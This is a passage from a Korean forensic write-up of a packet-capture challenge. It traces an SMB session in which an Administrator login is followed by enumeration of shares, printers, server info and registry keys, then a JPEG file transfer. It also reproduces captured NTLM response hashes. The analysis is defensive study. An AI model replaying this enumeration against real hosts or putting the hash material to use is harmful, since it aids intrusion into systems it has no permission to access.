17 0.064485 91.210.100.157 79.118.243.205 SMB Write AndX Response, FID: 0x4000, 112 bytes
18 0.072082 79.118.243.205 91.210.100.157 LSA LsarOpenPolicy2 request, \\210.112.193.25
19 0.073230 91.210.100.157 79.118.243.205 LSA LsarOpenPolicy2 response, STATUS_ACCESS_DENIED

[그림 7] SMB 패킷

먼저 anonymous 권한으로 세션을 요청합니다. 아래는 그에 대한 응답 패킷으로 세션획득에 성공하였음을 알 수 있습니다.

```
[-] SMB Header
    Server Component: SMB
    [Response to: 8]
    [Time from request: 0.000522000 seconds]
    SMB Command: Session Setup AndX (0x73)
    NT Status: STATUS_SUCCESS (0x00000000)
    + Flags: 0x88
    + Flags2: 0x4001
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
    Tree ID: 0
    Process ID: 2624
    User ID: 2048
    Multiplex ID: 3488
[-] Session Setup AndX Response (0x73)
    Word Count (WCT): 3
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 88
    + Action: 0x0000
    Byte Count (BCC): 47
    Native OS: Windows 5.1
    Native LAN Manager: windows 2000 LAN Manager
    Primary Domain: WORKGROUP
```

[그림 8] 익명으로 연결 시도 패킷

이어 IPC\$ 에 대한 접속을 시도합니다. 마찬가지로 응답 패킷을 통해 접속에 성공하였음을 알 수 있습니다.

```
[-] SMB Header
    Server Component: SMB
    [Response to: 10]
    [Time from request: 0.000646000 seconds]
    SMB Command: Tree Connect AndX (0x75)
    Error Class: Success (0x00)
    Reserved: 00
    Error Code: No Error
    + Flags: 0x98
    + Flags2: 0x2001
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
    Tree ID: 2048
    Process ID: 2624
    User ID: 2048
    Multiplex ID: 3504
[-] Tree Connect AndX Response (0x75)
    Word Count (WCT): 3
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 46
    + Optional Support: 0x0001
    Byte Count (BCC): 5
    Service: IPC
    Native File System:
```

[그림 9] IPC\$ 요청

다음으로 lsarpc라는 파이프를 생성하는데, 이는 주로 웜이 자신을 다른 컴퓨터로 복사하는데 쓰는 기법입니다. 이로써 패킷의 주체는 웜에 감염된 컴퓨터라는 것을 확인할 수 있습니다. 다음의 응답 패킷이 이를 증명해 줍니다.

```

[+] SMB Header
  Server Component: SMB
  [Response to: 12]
  [Time from request: 0.000647000 seconds]
  SMB Command: NT Create Andx (0xa2)
  Error class: Success (0x00)
  Reserved: 00
  Error Code: No Error
  + Flags: 0x98
  + Flags2: 0x2001
  Process ID High: 0
  Signature: 0000000000000000
  Reserved: 0000
  Tree ID: 2048
  Process ID: 2624
  User ID: 2048
  Multiplex ID: 3504
[-] NT Create Andx Response (0xa2)
  Word Count (WCT): 42
  AndxCmd: No further commands (0xff)
  Reserved: 00
  AndxOffset: 135
  Olock Level: No oplock granted (0)
  FID: 0x4000
  Create action: The file existed and was opened (1)
  Created: No time specified (0)
  Last Access: No time specified (0)
  Last Write: No time specified (0)
  Change: No time specified (0)
  + File Attributes: 0x00000080
  Allocation Size: 4096
  End of File: 0
  File Type: Named pipe in message mode (2)
  + IPC State: 0x05ff
  Is Directory: This is NOT a directory (0)
  Byte Count (BCC): 0

```

[그림 10] lsarpc 파이프

파이프가 생성되면 파일을 전송하기 위한 준비를 합니다. 아래는 파이프를 바인드하기 위한 요청 패킷과 그에 대한 응답 패킷입니다.

```

[-] SMB Pipe Protocol
  Function: TransactNmPipe (0x0026)
  FID: 0x4000
[-] DCE RPC Bind, Fragment: Single, FragLen: 72, call: 0
  Version: 5
  Version (minor): 0
  Packet type: Bind (11)
  + Packet Flags: 0x03
  + Data Representation: 10000000
  Frag Length: 72
  Auth Length: 0
  Call ID: 0
  Max Xmit Frag: 5840
  Max Recv Frag: 5840
  Assoc Group: 0x00000000
  Num Ctx Items: 1
[-] Context ID: 0
  Num Trans Items: 1
[-] Interface UUID: 12345778-1234-abcd-ef00-0123456789ab
  Interface Ver: 0
  Interface Ver Minor: 0
  Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
  Syntax Ver: 2

```

[그림 11] 파이프 바인드 요청 패킷

```

[+] SMB Pipe Protocol
    Function: TransactNmPipe (0x0026)
    FID: 0x4000
[+] DCE RPC Bind_ack, Fragment: Single, FragLen: 68, call: 0
    Version: 5
    Version (minor): 0
    Packet type: Bind_ack (12)
    [+] Packet Flags: 0x03
    [+] Data Representation: 10000000
    Frag Length: 68
    Auth Length: 0
    Call ID: 0
    Max Xmit Frag: 4280
    Max Recv Frag: 4280
    Assoc Group: 0x0000a744
    Scndry Addr len: 12
    Scndry Addr: \PIPE\lsass
    Num results: 1
[+] Context ID: 0
    Ack result: Acceptance (0)
    Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
    Syntax ver: 2

```

[그림 12] 파일 바인드 응답 패킷

다음으로 LSA(Local Security Authority)를 통해 파일 쓰기를 요청합니다.

```

[+] SMB Pipe Protocol
    Function: TransactNmPipe (0x0026)
    FID: 0x4000
[+] DCE RPC Request, Fragment: Last, FragLen: 28, call: 0 ctx: 0, [Resp: #19]
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
    [+] Packet Flags: 0x02
    [+] Data Representation: 10000000
    Frag Length: 28
    Auth Length: 0
    Call ID: 0
    Alloc hint: 4
    Context ID: 0
    Opnum: 44
    [Response in frame: 19]
[+] [Reassembled DCE/RPC Fragments (180 bytes): #16(88), #16(88), #18(4)]
[+] Microsoft Local Security Architecture, LsarOpenPolicy2
    Operation: LsarOpenPolicy2 (44)
    [+] Server: \\210.112.193.25
    [+] OBJECT_ATTRIBUTES
    [+] Access Mask: 0x000000800

```

[그림 13] 컨텍스트 핸들 열기

LsarOpenPolicy2 명령은 RPC 서버에 컨텍스트 핸들을 여는 역할을 하며 모든 LSA 접근에 앞서 가장 먼저 호출되어야 합니다. 더욱 자세한 설명은 <http://msdn.microsoft.com/en-us/library/cc207149.aspx>에서 확인하실 수 있습니다.

	SMB Pipe Protocol
	Function: TransactNmPipe (0x0026)
	FID: 0x4000
	DCE RPC Response, Fragment: single, FragLen: 48, call: 0 Ctx: 0, [Req: #16]
	Version: 5
	Version (minor): 0
	Packet type: Response (2)
	Packet Flags: 0x03
	Data Representation: 10000000
	Frag Length: 48
	Auth Length: 0
	Call ID: 0
	Alloc hint: 24
	Context ID: 0
	Cancel count: 0
	Opnum: 44
	[Request in frame: 16]
	[Time from request: 0.009143000 seconds]
	Microsoft Local Security Architecture, LsarOpenPolicy2
	Operation: LsarOpenPolicy2 (44)
	Policy Handle
	Return code: STATUS_ACCESS_DENIED (0xc0000022)

[그림 14] 요청 거부 패킷

위 패킷은 LsarOpenPolicy2 명령에 대한 응답으로 요청이 거부되었음을 뜻합니다.

20 0.080077	79.118.243.205	91.210.100.157	SMB	Close Request, FID: 0x4000
21 0.080476	91.210.100.157	79.118.243.205	SMB	Close Response
22 0.090070	79.118.243.205	91.210.100.157	SMB	Tree Disconnect Request
23 0.090345	91.210.100.157	79.118.243.205	SMB	Tree Disconnect Response
24 0.097940	79.118.243.205	91.210.100.157	SMB	Logoff AndX Request
25 0.098215	91.210.100.157	79.118.243.205	SMB	Logoff AndX Response
26 0.105810	79.118.243.205	91.210.100.157	TCP	[TCP ACKed lost segment] 2219 > microsoft-ds [RST] Seq=1004

[그림 15] 통신 종료 패킷

요청이 거부되었으므로 더 이상 웹의 공격은 진행되지 못하고 통신은 종료됩니다. 마지막으로 가장 통신량이 많았던 1번 통신의 패킷들을 분석해 보겠습니다. 해당 통신은 총 패킷의 수가 793개로 모든 패킷을 하나하나 분석하기에는 필요이상으로 지면이 낭비됩니다. 그래서 핵심적인 행동 단위로 패킷을 모아 분석하겠습니다.

67 -133057581. 93.79.103.167	93.79.103.157	TCP	1037 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460
68 -133057581. 93.79.103.157	93.79.103.167	TCP	microsoft-ds > 1037 [SYN, ACK] Seq=1 Ack=1 Win=17520 Len=0 MSS=1460
69 -133057581. 93.79.103.157	93.79.103.167	TCP	microsoft-ds > 1037 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460
70 -133057581. 93.79.103.167	93.79.103.157	TCP	1038 > netbios-ssn [SYN] Seq=0 Len=0 MSS=1460
71 -133057581. 93.79.103.157	93.79.103.167	TCP	netbios-ssn > 1038 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460
72 -133057581. 93.79.103.157	93.79.103.167	TCP	netbios-ssn > 1038 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460
73 -133057581. 93.79.103.167	93.79.103.157	TCP	1037 > microsoft-ds [ACK] Seq=1 Ack=1 Win=17520 Len=0 MSS=1460
74 -133057581. 93.79.103.167	93.79.103.157	TCP	1038 > netbios-ssn [RST] Seq=1 Len=0 MSS=1460

[그림 16] 445 포트 접속

93.79.103.167에서 93.79.103.157의 445번 포트로 접속에 성공하는 모습입니다. 네트워크가 불안한지 ACK 응답이 늦어져 3-way handshake가 두 번 수행되었음을 알 수 있습니다.

78 -133057581. 93.79.103.167	93.79.103.157	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
79 -133057581. 93.79.103.157	93.79.103.167	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_NETWORK_RESET
80 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP Out-Of-Order] Session Setup AndX Response, NTLMSSP_CHALLENGE
81 -133057581. 93.79.103.167	93.79.103.157	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: ASEC-35\Administrator
82 -133057581. 93.79.103.157	93.79.103.167	SMB	Session Setup AndX Response
83 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP Out-Of-Order] Session Setup AndX Response

[그림 17] Administrator 로그인 시도

ASEC-35 컴퓨터에 Administrator 계정으로 로그인을 시도합니다. 여기서 ASEC-35의 IP 주소는 93.79.103.157입니다. 아래는 인증 시도 패킷의 자세한 내용입니다.

⊕ SMB Header
⊕ Session Setup AndX Request (0x73)
Word Count (WCT): 12
AndXCommand: No further commands (0xff)
Reserved: 00
AndxOffset: 314
Max Buffer: 4356
Max Mpx Count: 10
VC Number: 0
Session Key: 0x00000000
Security Blob Length: 182
Reserved: 00000000
⊕ Capabilities: 0x800000d4
Byte Count (BCC): 255
⊕ Security Blob: 4E544C4D535350003000000180018007600000018001800...
⊕ NTLMSSP
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_AUTH (0x00000003)
⊕ Lan Manager Response: DAFEF78E8361E842E303E42F69D0046D2F77252FF853657D
⊕ NTLM Response: 1BEC97FA9EB601E30837B07D0EA1F1C029EBDAC31015B5DB
⊕ Domain name: ASEC-35
⊕ User name: Administrator
⊕ Host name: ASEC-35
⊕ Session Key: AA901A59CA00C862EFD6B55F6CBC61BC
⊕ Flags: 0xc080295
Native OS: Windows 2000 2195
Native LAN Manager: Windows 2000 5.0
Primary Domain:

[그림 18] 인증 시도 패킷 상세

84 -133057581. 93.79.103.157	93.79.103.157	SMB	Tree Connect AndX Request, Path: \\111.2.0.37\IPC\$
85 -133057581. 93.79.103.157	93.79.103.157	SMB	Tree Connect AndX Response
86 -133057581. 93.79.103.157	93.79.103.157	SMB	[TCP Out-of-Order] Tree Connect AndX Response

[그림 19] IPC\$ 요청

인증 후 111.2.0.37의 IPC\$ 를 요청합니다. 실제 TCP 헤더상의 IP 주소와 맞지 않아 의아해했지만 문제 출제자가 임으로 바꿨으리라 생각하고 이후에는 같은 IP 주소로 가정하겠습니다.

87 -133057581. 93.79.103.157	93.79.103.157	SMB	NT Create AndX Request, Path: \wkssvc
88 -133057581. 93.79.103.157	93.79.103.157	SMB	NT Create AndX Response, FID: 0x4000
89 -133057581. 93.79.103.157	93.79.103.157	SMB	[TCP Out-of-Order] NT Create AndX Response, FID: 0x4000
90 -133057581. 93.79.103.157	93.79.103.157	DCERPC Bind:	call_id: 1 UUID: WKSSVC
91 -133057581. 93.79.103.157	93.79.103.157	SMB	Write AndX Response, FID: 0x4000, 72 bytes
92 -133057581. 93.79.103.157	93.79.103.157	SMB	[TCP Out-of-Order] Write AndX Response, 72 bytes
93 -133057581. 93.79.103.157	93.79.103.157	SMB	Read AndX Request, FID: 0x4000, 1024 bytes at offset 0
94 -133057581. 93.79.103.157	93.79.103.157	DCERPC Bind_ack:	call_id: 1 accept max_xmit: 4280 max_recv: 4280
95 -133057581. 93.79.103.157	93.79.103.157	SMB	[TCP Out-of-Order] Read AndX Response, 68 bytes
96 -133057581. 93.79.103.157	93.79.103.157	WKSSVC	NetrWkstaGetInfo request, WKS_INFO_100 level
97 -133057581. 93.79.103.157	93.79.103.157	WKSSVC	NetrWkstaGetInfo response
98 -133057581. 93.79.103.157	93.79.103.157	SMB	[TCP Out-of-Order] Trans Response
99 -133057581. 93.79.103.157	93.79.103.157	SMB	Close Request, FID: 0x4000
100 -133057581. 93.79.103.157	93.79.103.157	SMB	Close Response

[그림 20] 네트워크 정보 조회

후에 해당 호스트에 WKS_INFO_100 레벨의 네트워크 정보를 조회합니다.

102 -133057581. 93.79.103.167	93.79.103.157	SMB	NT Create AndX Request, Path: \\srvsvc
103 -133057581. 93.79.103.157	93.79.103.167	SMB	NT Create AndX Response, FID: 0x4001
104 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] NT Create AndX Response, FID: 0x4001
105 -133057581. 93.79.103.167	93.79.103.157	DCERPC Bind:	call_id: 1 UUID: SRVSVC
106 -133057581. 93.79.103.157	93.79.103.167	SMB	Write AndX Response, FID: 0x4001, 72 bytes
107 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Write AndX Response, 72 bytes
108 -133057581. 93.79.103.167	93.79.103.157	SMB	Read AndX Request, FID: 0x4001, 1024 bytes at offset 0
109 -133057581. 93.79.103.157	93.79.103.167	DCERPC Bind_ack:	call_id: 1 accept max_xmit: 4280 max_recv: 4280
110 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Read AndX Response, 68 bytes
111 -133057581. 93.79.103.167	93.79.103.157	SRVSVC	NetServerGetInfo request, \\111.2.0.37
112 -133057581. 93.79.103.157	93.79.103.167	SRVSVC	NetServerGetInfo response, SQL Server, Time Source, Domain
113 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
114 -133057581. 93.79.103.167	93.79.103.157	SMB	Close Request, FID: 0x4001
115 -133057581. 93.79.103.157	93.79.103.167	SMB	Close Response

[그림 21] 서버 정보 조회

이어서 서버 정보를 조회합니다.

132 -133057581. 93.79.103.167	93.79.103.157	SMB	NT Create AndX Request, Path: \\srvsvc
133 -133057581. 93.79.103.157	93.79.103.167	SMB	NT Create AndX Response, FID: 0x4003
134 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] NT Create AndX Response, FID: 0x4003
135 -133057581. 93.79.103.167	93.79.103.157	DCERPC Bind:	call_id: 1 UUID: SRVSVC
136 -133057581. 93.79.103.157	93.79.103.167	SMB	Write AndX Response, FID: 0x4003, 72 bytes
137 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Write AndX Response, 72 bytes
138 -133057581. 93.79.103.167	93.79.103.157	SMB	Read AndX Request, FID: 0x4003, 1024 bytes at offset 0
139 -133057581. 93.79.103.157	93.79.103.167	DCERPC Bind_ack:	call_id: 1 accept max_xmit: 4280 max_recv: 4280
140 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Read AndX Response, 68 bytes
141 -133057581. 93.79.103.167	93.79.103.157	SRVSVC	NetShareEnum request, SHARE_INFO_1 level
142 -133057581. 93.79.103.157	93.79.103.167	SRVSVC	NetShareEnum response
143 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
144 -133057581. 93.79.103.167	93.79.103.157	SMB	Close Request, FID: 0x4003
145 -133057581. 93.79.103.157	93.79.103.167	SMB	Close Response

[그림 22] 공유폴더 조회

SAHRE_INFO_1 레벨의 공유폴더 정보를 조회합니다.

Microsoft Server Service, NetrshareEnum			
Operation: NetrshareEnum (15)			
Info Level: 1			
Shares			
Info Level: 1			
SHARE_INFO_1_CONTAINER: E\$ IPC\$ D\$ ADMIN\$ C\$			
Referent ID: 0x016cb340			
Number of entries: 5			
SHARE_INFO_1 array: E\$ IPC\$ D\$ ADMIN\$ C\$			
Referent ID: 0x016ee300			
Max Count: 5			
+ Share: E\$			
+ Share: IPC\$			
+ Share: D\$			
+ Share: ADMIN\$			
+ Share: C\$			
Total entries: 5			
(NULL pointer) Enum Handle			
Return code: Success (0x00000000)			

[그림 23] 공유폴더 조회 2

위 내용은 공유 폴더 조회에 대한 응답으로 다수의 폴더가 공유되어있음을 알 수 있습니다.

147 -133057581. 93.79.103.167	93.79.103.157	SMB	NT Create AndX Request, Path: \\spoolss
148 -133057581. 93.79.103.157	93.79.103.167	SMB	NT Create AndX Response, FID: 0x4004
149 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] NT Create AndX Response, FID: 0x4004
150 -133057581. 93.79.103.167	93.79.103.157	DCERPC Bind:	call_id: 1 UUID: SPOOLSS
151 -133057581. 93.79.103.157	93.79.103.167	SMB	Write AndX Response, FID: 0x4004, 72 bytes
152 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Write AndX Response, 72 bytes
153 -133057581. 93.79.103.167	93.79.103.157	SMB	Read AndX Request, FID: 0x4004, 1024 bytes at offset 0
154 -133057581. 93.79.103.157	93.79.103.167	DCERPC Bind_ack:	call_id: 1 accept max_xmit: 4280 max_recv: 4280
155 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Read AndX Response, 68 bytes
156 -133057581. 93.79.103.167	93.79.103.157	SPOOLS	OpenPrinterEx request, \\111.2.0.37
157 -133057581. 93.79.103.157	93.79.103.167	SPOOLS	OpenPrinterEx response
158 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
159 -133057581. 93.79.103.167	93.79.103.157	SPOOLS	ClosePrinter request, OpenPrinterEx(\\111.2.0.37)
160 -133057581. 93.79.103.157	93.79.103.167	SPOOLS	ClosePrinter response
161 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
162 -133057581. 93.79.103.167	93.79.103.157	SMB	Close Request, FID: 0x4004
163 -133057581. 93.79.103.157	93.79.103.167	SMB	Close Response

[그림 24] 공유 프린터 조회

연결된 프린터 정보를 조회합니다.

165 -133057581. 93.79.103.167	93.79.103.157	SMB	NT Create AndX Request, Path: \winreg
166 -133057581. 93.79.103.157	93.79.103.167	SMB	NT Create AndX Response, FID: 0x4005
167 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] NT Create AndX Response, FID: 0x4005
168 -133057581. 93.79.103.167	93.79.103.157	DCERPC Bind: call_id: 1 UUID: WINREG	
169 -133057581. 93.79.103.157	93.79.103.167	SMB	Write AndX Response, FID: 0x4005, 72 bytes
170 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Write AndX Response, 72 bytes
171 -133057581. 93.79.103.167	93.79.103.157	SMB	Read AndX Request, FID: 0x4005, 1024 bytes at offset 0
172 -133057581. 93.79.103.157	93.79.103.167	DCERPC Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280	
173 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Read AndX Response, 68 bytes
174 -133057581. 93.79.103.167	93.79.103.157	WINREG OpenHKEY request	
175 -133057581. 93.79.103.157	93.79.103.167	WINREG OpenHKEY response	
176 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
177 -133057581. 93.79.103.167	93.79.103.157	WINREG OpenKey request	
178 -133057581. 93.79.103.157	93.79.103.167	WINREG OpenKey response	
179 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
180 -133057581. 93.79.103.167	93.79.103.157	WINREG CloseKey request	
181 -133057581. 93.79.103.157	93.79.103.167	WINREG CloseKey response	
182 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
183 -133057581. 93.79.103.167	93.79.103.157	WINREG CloseKey request	
184 -133057581. 93.79.103.157	93.79.103.167	WINREG CloseKey response	
185 -133057581. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
186 -133057581. 93.79.103.167	93.79.103.157	SMB	Close Request, FID: 0x4005
187 -133057581. 93.79.103.157	93.79.103.167	SMB	Close Response

[그림 25] 원격 레지스트리 조회

레지스트리 정보를 조회합니다. OpenHKEY 명령으로 HKEY_LOCAL_MACHINE폴더를 엽니다.

Remote Registry Service, OpenKey
Operation: OpenKey (15)
Pointer to Handle (policy_handle)
Policy Handle
Handle: 00000000424AC08B7C8FD8118E73005056C00008
Keyname
Name Len: 70
Name Size: 70
Pointer to Name (uint16): SOFTWARE\Microsoft\schedulingAgent
Referent ID: 0x6ac21b64
Max Count: 35
Offset: 0
Actual Count: 35
Name: SOFTWARE\Microsoft\schedulingAgent
Unknown: 0
Access Mask: 983103

[그림 26] 레지스트리 키 값 조회

그리고 SOFTWARE\Microsoft\SchedulingAgent의 키 값을 조회합니다.

269 -133057573. 93.79.103.167	93.79.103.157	SMB	Tree Connect AndX Request, Path: \111.2.0.37\SHARE
270 -133057573. 93.79.103.157	93.79.103.167	SMB	Tree Connect AndX Response, Error: STATUS_BAD_NETWORK_NAME
271 -133057573. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Tree Connect AndX Response, Error: STATUS
272 -133057573. 93.79.103.167	93.79.103.157	SMB	Tree Connect AndX Request, Path: \111.2.0.37\SHARE
273 -133057573. 93.79.103.157	93.79.103.167	SMB	Tree Connect AndX Response, Error: STATUS_BAD_NETWORK_NAME
274 -133057573. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Tree Connect AndX Response, Error: STATUS
275 -133057573. 93.79.103.167	93.79.103.157	SMB	NT Create AndX Request, Path: \srsvvc
276 -133057573. 93.79.103.157	93.79.103.167	SMB	NT Create AndX Response, FID: 0x400a
277 -133057573. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] NT Create AndX Response, FID: 0x400a
278 -133057573. 93.79.103.167	93.79.103.157	DCERPC Bind: call_id: 1 UUID: SRVSVC	
279 -133057573. 93.79.103.157	93.79.103.167	SMB	Write AndX Response, FID: 0x400a, 72 bytes
280 -133057573. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Write AndX Response, 72 bytes
281 -133057573. 93.79.103.167	93.79.103.157	SMB	Read AndX Request, FID: 0x400a, 1024 bytes at offset 0
282 -133057573. 93.79.103.157	93.79.103.167	DCERPC Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280	
283 -133057573. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Read AndX Response, 68 bytes
284 -133057573. 93.79.103.167	93.79.103.157	SRVSVC	NetShareGetInfo request, \111.2.0.37\share
285 -133057573. 93.79.103.157	93.79.103.167	SRVSVC	NetShareGetInfo response, Unknown error 0x00000906
286 -133057573. 93.79.103.157	93.79.103.167	SMB	[TCP out-Of-order] Trans Response
287 -133057573. 93.79.103.167	93.79.103.157	SMB	Close Request, FID: 0x400a
288 -133057573. 93.79.103.157	93.79.103.167	SMB	Close Response

[그림 27] SMB 패킷

그 후 또 한번의 새로운 연결이 이뤄지면서 기존의 행동들을 반복합니다. 또한 SAHRE 폴더의 내용 조회를 시도하는 위와 같은 패킷들이 종종 보입니다.

그러던 중 통신의 중반 부분을 분석하다 의심스러운 패킷을 발견했습니다.

461 -133057546. 93.79.103.167	93.79.103.157	SMB	Trans2 Request, FIND_FIRST2, Pattern: \xxxx.zip
462 -133057546. 93.79.103.157	93.79.103.167	SMB	Trans2 Response, FIND_FIRST2, Error: STATUS_NO_SUCH_FILE
463 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] Trans2 Response<unknown>, Error: STATUS_N
464 -133057546. 93.79.103.167	93.79.103.157	SMB	Trans2 Request, QUERY_FS_INFO, Query FS Attribute Info
465 -133057546. 93.79.103.157	93.79.103.167	SMB	Trans2 Response, QUERY_FS_INFO
466 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] Trans2 Response<unknown>
467 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP Retransmission] Trans2 Response<unknown>
468 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP Retransmission] Trans2 Response<unknown>
469 -133057546. 93.79.103.167	93.79.103.157	TCP	[TCP Previous segment lost] 1037 > microsoft-ds [ACK] Seq=13:13
470 -133057546. 93.79.103.167	93.79.103.157	SMB	[TCP Retransmission] NT Create AndX Request, Path: \xxxx.bin
471 -133057546. 93.79.103.157	93.79.103.167	SMB	NT Create AndX Response, FID: 0x8004
472 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] NT Create AndX Response, FID: 0x8004
473 -133057546. 93.79.103.157	93.79.103.167	SMB	NT Trans Response, NT NOTIFY
474 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] NT Trans Response, <unknown>
475 -133057546. 93.79.103.167	93.79.103.157	TCP	1037 > microsoft-ds [ACK] Seq=13860 Ack=14063 Win=17127 Len=1
476 -133057546. 93.79.103.167	93.79.103.157	SMB	Trans2 Request, SET_FILE_INFO, FID: 0x8004
477 -133057546. 93.79.103.167	93.79.103.157	SMB	NT Trans Request, NT NOTIFY, FID: 0x8003
478 -133057546. 93.79.103.167	93.79.103.157	TCP	microsoft-ds > 1037 [ACK] Seq=14063 Ack=14036 Win=16984 Len=1
479 -133057546. 93.79.103.157	93.79.103.167	SMB	Trans2 Response, SET_FILE_INFO
480 -133057546. 93.79.103.157	93.79.103.167	TCP	microsoft-ds > 1037 [ACK] Seq=14063 Ack=14036 Win=16984 Len=1
481 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] Trans2 Response<unknown>
482 -133057546. 93.79.103.167	93.79.103.157	SMB	Trans2 Request, SET_FILE_INFO, FID: 0x8004
483 -133057546. 93.79.103.157	93.79.103.167	SMB	Trans2 Response, SET_FILE_INFO
484 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] Trans2 Response<unknown>
485 -133057546. 93.79.103.157	93.79.103.167	SMB	NT Trans Response, NT NOTIFY
486 -133057546. 93.79.103.157	93.79.103.167	SMB	[TCP out-of-order] NT Trans Response, <unknown>
487 -133057546. 93.79.103.167	93.79.103.157	TCP	1037 > microsoft-ds [ACK] Seq=14156 Ack=14295 Win=16895 Len=1
488 -133057546. 93.79.103.167	93.79.103.157	SMB	Write AndX Request, FID: 0x8004, 61440 bytes at offset 0

[그림 28] xxxx.zip 파일 요청

₩xxxx.zip 파일을 찾아보고 해당 파일이 없으면 $(61440 * 2) + 18824 = 141704$ 바이트 크기의 데이터를 전송합니다. 데이터의 첫 부분은 다음과 같이 시작하는 데, 헤더의 내용으로 보아 JPEG 그림파일임을 알 수 있습니다.

0000 00 1d 7d e6 cf 2a 00 1d 7d e6 ce 9b 08 00 45 00	... }.*. }....E.
0010 05 dc 03 16 40 00 80 06 68 23 5d 4f 67 a7 5d 4f	...@.. h#]og.]o
0020 67 9d 04 0d 01 bd 9e 7d fa 64 e3 1f 79 87 50 10	g.....} .d.y.P.
0030 41 ff 70 3d 00 00 00 00 f0 40 ff 53 4d 42 2f 00	A.p=... .@.SMB/.
0040 00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00 i.....
0050 00 00 02 08 ff fe 00 08 31 08 0e ff 00 de de 04	
0060 80 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00	
0070 f0 40 00 00 00 00 00 01 f0 ee ff d8 ff e0 00 10	.@.....
0080 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1	JFIF.....
0090 00 16 45 78 69 66 00 00 49 49 2a 00 08 00 00 00	..Exit.. II*
00a0 00 00 00 00 00 00 ff db 00 43 00 08 06 06 07 06C.....
00b0 05 08 07 07 07 09 09 08 0a 0c 14 0d 0c 0b 0b 0c\$.....
00c0 19 12 13 0f 14 1d 1a 1f 1e 1d 1a 1c 1c 20 24 2e	,"#, (7), 01444
00d0 27 20 22 2c 23 1c 1c 28 37 29 2c 30 31 34 34 34	' 9=82<. 342...C.
00e0 1f 27 39 3d 38 32 3c 2e 33 34 32 ff db 00 43 01!2!.!22
00f0 09 09 09 0c 0b 0c 18 0d 0d 18 32 21 1c 21 32 32	222222222 222222222
0100 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32	222222222 222222222
0110 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32	222222222 222222222
0120 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32	222222222 222222222
0130 ff c0 00 11 08 01 61 02 c3 03 01 22 00 02 11 01	a....."
0140 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01	
0150 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07	
0160 08 09 0a ff c4 00 b5 10 00 02 01 03 03 02 04	
0170 03 05 04 04 00 00 01 7d 01 02 03 00 04 11 05	!1A..Qa ."q.2...
0180 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1	#B..R. \$3br...
0190 08 23 42 b1 c1 15 52 d1 f0 24 33 62 72 82 09 0a	%& ()*45678
01a0 16 17 18 19 1a 25 26 27 28 29 2a 34 35 36 37 38	9:CDEFGH ijstuvwxyz
01b0 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58	yZcdefgh ijstuvwxyz
